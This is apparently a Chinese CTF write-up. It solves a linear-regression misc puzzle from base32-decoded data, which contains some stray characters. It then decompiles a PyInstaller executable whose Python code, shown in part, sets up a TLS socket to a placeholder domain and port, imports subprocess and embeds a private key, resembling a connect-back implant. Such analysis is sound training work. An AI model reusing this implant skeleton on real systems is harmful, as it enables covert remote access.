FEWCAKBRIWCANRZHAXDENZUF EWCAKBTGAWCAMJVHAYC4MJQHEUSYIBIGQZDKLBAGIYDSMZVFYZTGMZJFQQCQMZXGIWCAMJYGMZTQLRYGY4SSLBA
FA2TELBAGI3DKOBOGM2TGKJMEAUDEOBSFQQDCMZGI4C4NJRQUSYIBIGQZDCLBAGIYDONBQFY4TAOBFJFQQCQMRUGIWCAMJRHE3DQLRTHAYSSLBA
FAZDEMZMEA2TCMBTG4XDKMJZF EWCAKBUGYWCAMRTGY2C4MZWEUSYIBIGMYTILBAGE2TIOJXFY2DIOBJFQQCQMRSGUWCAMJRGEZTKLRWGIUSYIBI
GIY TALBAGEYDIMBQFY4TENZJFQQCQM JWHAWCAOBTGQZC4NJUGQUSYIBIGEYDILBAGUZDANROGYDOKJMEAUDCNZVFQQDQNRYGUXDENRJJFQQCQNB
G4WCAMRRGUZDGLRUG44CSLBFAFA2TKLBAGI4DANJOGMYTCKJMEAUDIMJFQQDEMBWGQZC4OJTG YUSYIBIG44SYIBTHE4DCLRRGEUSYIBIGQ3TGLBA
GIZTEOBXFYZTKOJJFQQCQMRQG4WCAMJQGI2TGLRZGUZSSLBAFAZTOOJMEAYTQNRYGIXDCMJUF EWCAKBUE4CYIBSGQ2TCMROGY4TSKK5BJNSQNB
GQWCAMRSY4TOLRUHA2CSLBFAFAZDAMJMEAYTAMZQGMXDSNRVFEWCAKBUGQZCYIBSGI2TSNB0HE4DKKJMEAUDENRYFQQDCMXGIYC4NBWGMUSYIBI
GIYTKLBAGEYTAMJFYFYZTKOJFQQCQNRUFQQDGMZRGYXDCMZWF EWCAKBZHEWCANJRGAYS4NJS4G4USYIBIGEYTO LBAGIYDYOJOGQ3TMKJMEAUDIMRM
EAZDCOJUFYZSSLBAFAZDGNJMEAYTEMBTG4XDGMRZFEWCAKBUGQ3SYIBSGI4DKMBOHE2TIKJMEAUDIOJRFQQDENJQHEZS4MRQGYUSYIBIGQYDALBA
GIYDINJSFY3DSOJJFQQCQNBQHEWCAMRQHEYTCLRVGI3SSLBFAFAZTAMZMEAYTKNJQGUXDKNJVF EWCAKBUGMYCYIBSGE4TQMZOGA2TGKJMEAUDCNRW
FQQDQNRJRHAXDIMZSFEWCAKBZGEWCANBWHEZS4MZRFEWCAKBRHE3SYIBRGA YDSOJOG43TEKJMEAUDCNBFXQQDONJUHEXDKMZZFEWCAKBRGE2SYIBV
HEYTOLRVGI4CSLBFAFAZTSMBMEAYTSOJUGIXDKNZJFQQCQMZGZYWCAMRQGI2TALRRGUUSYIBIGM4DMLBAGE4TOMZZFYDQNJFQQCQM JUGQWCANZT
HE3C4NZVHAUSYIBIGE4DKLBAHE2DQOBOGA3TIKJMEAUDGMBYFQQDCN JXGYYS4MBXHEUSYIBIGI4TSLBAGE2TGMBRFYTQMZJFQQCQNBVGMWCAMRT
GE2TMLRYGY4SSLBAFAZTENRMEAYTMNRHXAXDIMZTFFOQUWZIGE2TOLBAGE3TSOJUFYDDEOJJFQQCQNBWGYWCANJTG IYTSLRXGEZSSLBAFAZDSO BM
EAZTIMBWG4XDQNZWF EWCAKBTGM3CYIBTHA2DAMBOGE3TMKJMEAUDIMBUFQQDINRRGUZC4MJRGQUSYIBIGM2SYIBUGA4DKLRSGQ4SSLBAFAZTOMB
EA2DEMRXG4XDCMZJFQQCQNZUFQQDQNJTGEXDAOJZF EWCAKBT HAWCANBUGI3S4NBVHEUSYIBIGM2TMLBAGQYDMOBFY4TAMRJFQQCQNBWGEWCANJS
GY2DSL RVGQ4CSLBFAFAYTAMZMEAYTCOBTG4XDGJRF EWCAKBSHA3SYIBTGI4DCNB0GAYTCKJMEAUDCNJTFQQDCNZVGM3S4MJUG4USYIBIGEYDKLBA
GEZDANRVFYZDENZJFQQCQM JWGUWCAMJYHEYDKLRGYMSSSLBAFAZTQMZMEA2DGNZVHAXDANRUF EWCAKBRGQWCAMJWHEYS4MRXG4USYIBIGE2DSLBA
GE3TAOBRFY4DSOJJFQQCQNB YFQQDKNJWG4XDCMZVFEWCAKBWGAWCANRZGM2S4MZRG4USYIBIGE4DGLBAGIYDSNJYFYDYMZJFQQCQNB SGUWCANBY
GU2DMLRVGUZSSLBAFAYTENBMEAYT IMRTGEXDGMZBFEWCAKBRGU2CYIBRG43DKMJOGMYTKKJMEAUDGMBV FQQDGNBYGY2S4MBXG4USYIBIGIZDKLBA
GI2TONBVFY3TSOJFQQCQMRSFQQDENRQGMXDIMZWF EWCAKBSGYCYIBSHE3TGNJOG43TSKJMEAUDENRYFQQDGM BWGQ4C4NBZGEUV2CS3FAZTKLBA
GI4TEMJOG4TGKJMEAUDONBMEA3DCMJZFY3DCNJJFQQCQMZWGYWCAMZQGA3DGLRYGUYSSLBAFA4DILBAGY4TGOJOGYTTCKJMEAUDINBVFQQDGNRV
GQYS4NRUGQUSYIBIGI3DMLBAGIYTQNRUFY2TGNZJFQQCQNBUFQQDGNRVHEXDEMZJFQQCQMRRFQQDCNZXGMXDEMBTFEWCAKBSHAYS YIBSGMYDSNB
GM4TIKJMEAUDINBWFQQDGNRWGI2S4MJJFQQCQM JTGQWCAMJRGAZTSLRVHE4SSLBAFAZDENBMEAYTQNRHEXDKOJXFEWCAKBRGI2SYIBRGAZTAMJO
GI3TEKJMEAUDCOBFXQQDCN JTHA3C4MBZGIUSYIBIGI3SYIBSGI3DKLRRGQ2CSLBFAFAZTQNBMEAZTCNJUGAXDOMJVF EWCAKBTGEZCYIBSGU3DGNRO
HA3TKKJMEAUDQM JMEA3DMOJTFY2DANBJFQQCQMRVGYWCAMRGA2DGLRZGE2SSLBAFAZDOMRMEA2DEMZVGUXDGOBWF EWCAKBUGEZSYIBTGM4TCNZO
GMZSSLBAFA2DMNRMEA2TQMRWGMXDENRSFEWCAKBRGAWCAOBXGEXDCNJJFQQCQMZSGIWCAMRWGQ2TKLRSGU2CSLBFAFA2DSMJMEA2DAMZRGQXDAMJY
FEWCAKBSHA2SYIBSGM2DEMROGIZTKKJMEAUDEOJZFQQDENBVGY4S4MZQGQUSYIBIGMYTILBAGI2TOOJZFY4TAMZJFQQCQNBXGIWCAMZYG42TMLRZ
```

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base32解密一下,结果如下

[(376, 38462.085), (485, 49579.895), (28, 2964.377), (390, 39888.567), (222, 22753.108), (388, 39685.235), (24, 2556.346), (204, 20916.088), (45, 4698.592), (9, 1026.251), (428, 43765.177), (334, 34176.356), (205, 21018.683), (218, 22344.21), (69, 7146.245), (347, 35503.166), (479, 48967.208), (213, 21834.244), (227, 23262.95), (460, 47029.989), (118, 12144.819), (491, 50192.035), (44, 4596.27), (241, 24690.668), (476, 48661.456), (18, 1944.416), (427, 43664.197), (214, 21936.838), (274, 28056.588), (272, 27853.2)]  
[(85, 8348.621), (346, 33665.322), (101, 9900.75), (286, 27845.358), (490, 47634.336), (256, 24935.159), (499, 48507.783), (384, 37352.466), (314, 30561.655), (47, 4662.515), (279, 27166.774), (449, 43656.702), (415, 40358.941), (335, 32598.173), (445, 43269.738), (257, 25033.479), (56, 5535.53), (484, 47053.0), (24, 2431.123), (447, 43463.332), (252, 24547.35), (269, 26197.073), (375, 36478.885), (467, 45404.153), (299, 29106.661), (410, 39874.781), (111, 10870.232), (162, 15817.212), (473, 45985.348), (428, 41620.527)]  
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[(214, 10596.501), (338, 16672.817), (383, 18878.996), (198, 9813.117), (149, 7411.18), (439, 21621.139), (12, 698.274), (30, 1580.109), (425, 20935.333), (372, 18338.869), (52, 2658.353), (282, 13928.514), (421, 20740.908), (242, 11968.381), (223, 11037.519), (46, 2364.361), (314, 15497.448), (225, 11135.62), (210, 10400.927), (168, 8342.544), (104, 5206.607), (175, 8685.26), (437, 21523.478), (55, 2805.311), (419, 20642.936), (79, 3981.11), (473, 23287.359), (207, 10253.953), (379, 18682.114), (498, 24512.699)]  
[(444, 22697.484), (201, 10303.965), (442, 22594.985), (268, 13720.463), (215, 11018.358), (64, 3316.136), (99, 5101.527), (117, 6019.476), (42, 2194.3), (235, 12037.331), (447, 22850.954), (491, 25093.206), (400, 20452.699), (409, 20911.527), (303, 15505.555), (430, 21983.053), (166, 8518.432), (91, 4693.31), (197, 10099.772), (147, 7549.539), (115, 5917.528), (390, 19942.57), (396, 20250.15), (386, 19739.285), (144, 7396.758), (185, 9488.074), (308, 15761.079), (299, 15301.183), (453, 23156.869), (326, 16678.433)]  
[(157, 17994.029), (466, 53219.713), (298, 34067.876), (336, 38400.176), (404, 46152.114), (35, 4085.249), (370, 42277.13), (74, 8531.099), (38, 4427.459), (356, 40680.902), (461, 52649.548), (103, 11837.351), (287, 32814.011), (153, 17537.147), (105, 12065.227), (165, 18905.831), (383, 43758.064), (14, 1691.277), (149, 17081.899), (48, 5567.135), (60, 6935.317), (183, 20958.053), (425, 48546.553), (124, 14231.309), (154, 17651.315), (305, 34865.077), (225, 25745.798), (22, 2603.436), (260, 29735.779), (268, 30648.491)]  
[(35, 2921.193), (74, 6119.615), (366, 30063.851), (84, 6939.611), (445, 36541.644), (266, 21864.537), (44, 3659.23), (21, 1773.203), (281, 23094.394), (446, 36625.1), (134, 11039.599), (224, 18419.597), (125, 10301.272), (187, 15386.092), (27, 2265.144), (384, 31540.715), (312, 25636.875), (81, 6693.404), (256, 21043.915), (272, 2235

5.386), (413, 33917.33), (466, 38263.262), (10, 871.15), (322, 26455.254), (491, 40314.018), (285, 23422.235), (299, 24569.304), (314, 25799.903), (472, 38756.921), (207, 17025.119)]

[(18, 1909.09), (423, 43626.197), (443, 45686.428), (434, 44759.148), (227, 23436.716), (129, 13342.914), (6, 673.051), (30, 3145.382), (182, 18801.909), (53, 5514.395), (38, 3969.362), (306, 31573.971), (449, 46303.27), (342, 35281.657), (208, 21479.106), (58, 6029.494), (426, 43933.203), (31, 3248.286), (455, 46921.265), (46, 4793.37), (67, 6956.534), (436, 44964.671), (352, 36311.115), (39, 4072.332), (482, 49703.378), (36, 3763.208), (490, 50525.775), (404, 41667.513), (411, 42389.72), (87, 9016.124)]

[(466, 47119.357), (238, 24091.99), (378, 38231.425), (397, 40151.664), (62, 6315.361), (16, 1669.443), (495, 50048.255), (248, 25101.314), (97, 9850.418), (496, 50149.486), (250, 25303.773), (254, 25708.162), (151, 15304.476), (298, 30151.49), (39, 3992.359), (301, 30455.131), (487, 49240.674), (137, 13890.614), (170, 17223.704), (12, 1265.129), (306, 30959.984), (324, 32777.275), (354, 35808.118), (259, 26213.599), (61, 6214.064), (315, 31869.574), (419, 42373.779), (36, 3689.172), (56, 5709.441), (347, 35101.57)]

[(128, 10673.706), (410, 34080.113), (400, 33250.109), (495, 41134.303), (102, 8515.216), (388, 32253.575), (421, 34992.384), (126, 10507.612), (448, 37233.402), (230, 19139.667), (432, 35905.656), (343, 28519.819), (224, 18641.439), (16, 1377.078), (70, 5859.254), (188, 15653.68), (41, 3452.216), (262, 21795.981), (452, 37565.629), (496, 41218.974), (48, 4033.309), (19, 1626.453), (179, 14906.658), (490, 40720.602), (293, 24368.848), (17, 1460.317), (315, 26195.299), (351, 29182.612), (219, 18226.844), (192, 15985.401)]

[(366, 17679.993), (311, 15039.672), (144, 7022.587), (56, 2798.177), (40, 2030.32), (86, 4238.677), (393, 18974.814), (409, 19742.828), (266, 12878.464), (53, 2654.169), (356, 17199.18), (233, 11294.64), (70, 3470.511), (89, 4382.363), (80, 3950.705), (378, 18255.237), (139, 6782.707), (120, 5870.596), (31, 1598.134), (492, 23728.638), (453, 21856.637), (210, 10190.151), (47, 2366.403), (306, 14798.785), (235, 11390.721), (22, 1166.112), (471, 22719.415), (108, 5294.502), (413, 19936.025), (329, 15903.103)]

[(400, 38065.613), (406, 38635.921), (426, 40536.452), (228, 21725.303), (484, 46046.395), (297, 28280.548), (176, 16786.046), (316, 30085.821), (35, 3390.384), (315, 29990.94), (421, 40060.658), (448, 42627.029), (396, 37685.191), (458, 43575.818), (366, 34836.594), (474, 45095.324), (476, 45287.017), (36, 3485.245), (473, 45000.45), (22, 2155.411), (409, 38920.804), (362, 34455.627), (196, 18685.953), (450, 42816.42), (86, 8235.263), (266, 25335.452), (427, 40631.459), (423, 40252.254), (115, 10990.549), (180, 17165.868)]

[(399, 37977.029), (141, 13467.056), (491, 46716.435), (236, 22491.873), (415, 39497.438), (239, 22776.126), (378, 35981.953), (404, 38452.185), (20, 1971.333), (392, 37312.171), (348, 33131.705), (68, 6531.521), (116, 11091.687), (24, 2351.378), (377, 35886.753), (352, 33511.265), (186, 17741.408), (64, 6151.27), (238, 22681.308), (156, 14891.645), (77, 7386.51), (264, 25151.192), (311, 29616.833), (481, 45766.877), (229, 21826.112), (124, 11851.454), (204, 19452.046), (74, 7101.408), (101, 9666.573), (23, 2256.442)]

[(462, 22255.567), (404, 19472.985), (148, 7183.731), (116, 5647.385), (54, 2671.354), (129, 6271.643), (396, 19089.092), (104, 5071.365), (351, 16928.509), (263, 12704.488), (231, 11167.616), (203, 9824.242), (433, 20865.24), (380, 18319.847), (19, 991.333), (170, 8239.438), (61, 3007.183), (77, 3775.341), (193, 9343.796), (160, 7759.819), (113, 5503.85), (459, 22113.195), (472, 22735.985), (497, 23937.354), (121, 5887.589), (346, 16687.957), (332, 16016.091), (461, 22207.374), (145, 7039.67), (101, 4927.526)]

[(356, 35695.781), (323, 32396.312), (99, 9995.636), (274, 27495.776), (284, 28495.424), (37, 3795.292), (114, 11495.772), (381, 38195.254), (415, 41595.773), (45, 4595.278), (205, 20596.234), (418, 41896.749), (282, 28296.166), (228, 22896.214), (338, 33896.127), (84, 8495.355), (237, 23795.222), (414, 41495.335), (247, 24795.385), (133, 13395.59), (177, 17795.921), (481, 48195.587), (399, 39995.328), (435, 43595.973), (476, 47696.302), (347, 34797.091), (75, 7595.72), (224, 22495.502), (402, 40296.272), (139, 13995.28)]

[(334, 28161.025), (74, 6320.272), (244, 20600.842), (94, 8000.706), (174, 14720.587), (99, 8420.104), (484, 40761.531), (493, 41517.869), (447, 37652.765), (49, 4220.412), (499, 42021.241), (298, 25137.81), (79, 6740.362), (169, 14301.015), (439, 36981.933), (216, 18249.141), (476, 40090.247), (462, 38913.015), (413, 34798.204), (480, 40424.342), (491, 41349.055), (150, 12704.648), (433, 36477.326), (13, 1196.272), (400, 33705.346), (114, 9680.556), (127, 10772.474), (62, 5312.143), (295, 24884.463), (230, 19425.274)]


[(95, 4765.293), (138, 6872.432), (433, 21328.028), (432, 21280.189), (418, 20592.642), (344, 16967.601), (6, 404.037), (280, 13830.566), (175, 8685.604), (107, 5353.385), (487, 23975.472), (311, 15349.847), (473, 23288.902), (137, 6823.531), (427, 21033.375), (181, 8980.196), (453, 22308.892), (411, 20249.344), (328, 16183.891), (462, 22750.113), (407, 20054.791), (480, 23630.328), (31, 1629.26), (26, 1384.165), (170, 8440.836), (160, 7950.83), (58, 2952.176), (451, 22210.281), (43, 2217.416), (258, 12752.142)]

[(353, 36485.204), (305, 31540.781), (117, 12176.054), (130, 13515.348), (25, 2700.292), (120, 12485.819), (436, 45035.347), (254, 26287.979), (168, 17429.391), (484, 49979.295), (283, 29274.878), (112, 11661.515), (285, 29480.534), (173, 17944.669), (188, 19489.607), (371, 38339.416), (110, 11455.441), (49, 5172.438), (176, 18253.645), (72, 7541.458), (23, 2494.27), (262, 27111.683), (95, 9910.366), (175, 18150.397), (185, 19180.361), (133, 13824.115), (229, 23712.332), (27, 2906.355), (129, 13412.875), (381, 39369.318)]

取出一组数据，尝试写脚本绘图

```
import matplotlib.pyplot as plt

m = [(376, 38462.085), (485, 49579.895), (28, 2964.377), (390, 39888.567), (222, 22753.108), (388, 39685.235), (
24, 2556.346), (204, 20916.088), (45, 4698.592), (9, 1026.251), (428, 43765.177), (334, 34176.356), (205, 21018.
683), (218, 22344.21), (69, 7146.245), (347, 35503.166), (479, 48967.208), (213, 21834.244), (227, 23262.95), (4
60, 47029.989), (118, 12144.819), (491, 50192.035), (44, 4596.27), (241, 24690.668), (476, 48661.456), (18, 1944
.416), (427, 43664.197), (214, 21936.838), (274, 28056.588), (272, 27853.2)]
for i in m:
    plt.scatter(i[0],i[1],color='red')
plt.title('lovemath', fontsize=16)
plt.xlabel('X', fontsize=14)
plt.ylabel('Y', fontsize=14)
plt.tick_params(axis='both', which='major', labelsize=14)
plt.show()
```



猜测是线性回归方程，参考：<https://a1eaiactaest.github.io/blog/writeups/mlwriteup.html>

```

def main(x,y):
    n = len(x)
    x_mean = sum(x)/len(x) # x with a dash
    y_mean = sum(y)/len(y) # y with a dash
    a_hat = [0,0]
    for i in range(n):
        sub_mean = x[i] - x_mean
        y_sub_mean = y[i] * sub_mean
        sub_mean_sqr = sub_mean**2
        a_hat[0] += y_sub_mean
        a_hat[1] += sub_mean_sqr

    a_hat = a_hat[0]/a_hat[1]
    b_hat = y_mean - x_mean * a_hat
    return a_hat, b_hat

with open('1.txt') as f:
    line = f.readlines()
    for i in line:
        i = eval(i)
        x,y=[],[]
        for f in i:
            x.append(f[0])
            y.append(f[1])
        # print(x)
        # print(y)
    res1,res2 = main(x,y)
    print(chr(round(res1)) + chr(round(res2)), end='')

```


```

→ ~/Downloads/题目/misc/gwb-misc-lovemath/1638278192j1NmXKGPgv1 python3 lovemath.py
flag{L1n34r_R3g7e5S10n_A_G00d_Th1ng}


```

### 3.gwb-misc3-testcat


扔进ida进行分析，很明显的特征，应该是pyInstaller生成的exe文件







### 利用pyinstxtractor提取pyc文件




### 使用在线站进行反编译成py文件



没有反编译成功

打开010 Editor进行分析

查了下pyc文件头，知道文件头550D0D0A，而这里是420D0D0A





将42改成55

保存，使用uncompyle6工具反编译出py文件：

安装： `pip install uncompyle6`

```
~/Downloads/题目/misc/gwb-misc3-testcat/1638278440Ihfk8oWHaWIB/attachment/pyinstxtractor-master/test.exe_extracted uncompyle6.exe . 1.pyc > 1.py

# file .
# path . must point to a Python source that can be compiled, or Python bytecode (.pyc, .pyo)
```

网上也有在线反编译的站：

<https://tool.lu/pyc/>

<https://www.toolnb.com/tools/pyc.html>

得到完整代码如下：

```
import socket
import subprocess
import os
import ssl

def o0Ooo00o0o():
    global domain
    global port
    global s
    global ssls
    global xxx
    try:
        domain = 'wh47.ju5tf0r.test'
        port = 64321
        s = socket.socket()
        ssls = ssl.wrap_socket(s, ssl_version=(ssl.PROTOCOL_TLSv1_2))
        xxx = [358, 118, 30, 43, 127, 5, 282, 133, 56, 43, 116, 68, 68,
              147, 96, 13, 130, 4, 15, 35, 297, 57, 36, 83, 38, 93, 40, 147]
    except socket.error as llllllllllllllllllllllllll:
        try:
            try:
                print(str(llllllllllllllllllllllllll))
            finally:
                llllllllllllllllllllllllll = None
                del llllllllllllllllllllllllll

        finally:
            llllllllllllllllllllllllll = None
            del llllllllllllllllllllllllll

    finally:
        llllllllllllllllllllllllll = None
        del llllllllllllllllllllllllll

def o0o0oo0o00():
    try:
        yyy = '--- BEGIN PRIVATE KEY ---\t\tb3B1bnNzaC1rZXktdjEAAAABAG5vbmUAAAEEbm9uZQAAAAAAAAABAAAAMwAAAAAtzc2gt'
```

ZW

```
yyy += '\t\tQyNTUxOQAAACCKvwHFw4alzEkncA+1Df3VeQ2ZNjX7gur4TzJFQ1SgRwAAAJA8ULvmPFC7'
yyy += '\t\t5gAAAAtzc2gtZWQyNTUxOQAAACCKvwHFw4alzEkncA+1Df3VeQ2ZNjX7gur4TzJFQ1SgRw'
yyy += '\t\tAAAEAMNUTG4HZ42kMsON1XY/y1lGyPns8JB6JYwi936VUuz4q/AcXDhqXMSSdwD6UN/dV5'
